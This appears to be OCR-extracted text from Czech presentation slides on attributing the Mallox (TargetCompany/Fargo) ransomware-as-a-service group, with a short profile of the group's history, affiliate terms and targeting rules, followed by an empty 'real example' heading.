
Za oponou kyberútoku | atribuce RaaS Mallox


Operátor Mallox - Ransomware as a Service


- Tvůrci ransomwaru
- Aktivní od roku 2021
- Také známí pod názvy TargetCompany nebo Fargo
- Ruskojazyčná skupina
- Silné šifrovací algoritmy
- Zákaz útočení na nemocnice a vzdělávací instituce
- Vybírají si pouze ruskojazyčné partnery
- Nabízí až 80% podíl z výkupného partnerům





Reálná ukázka

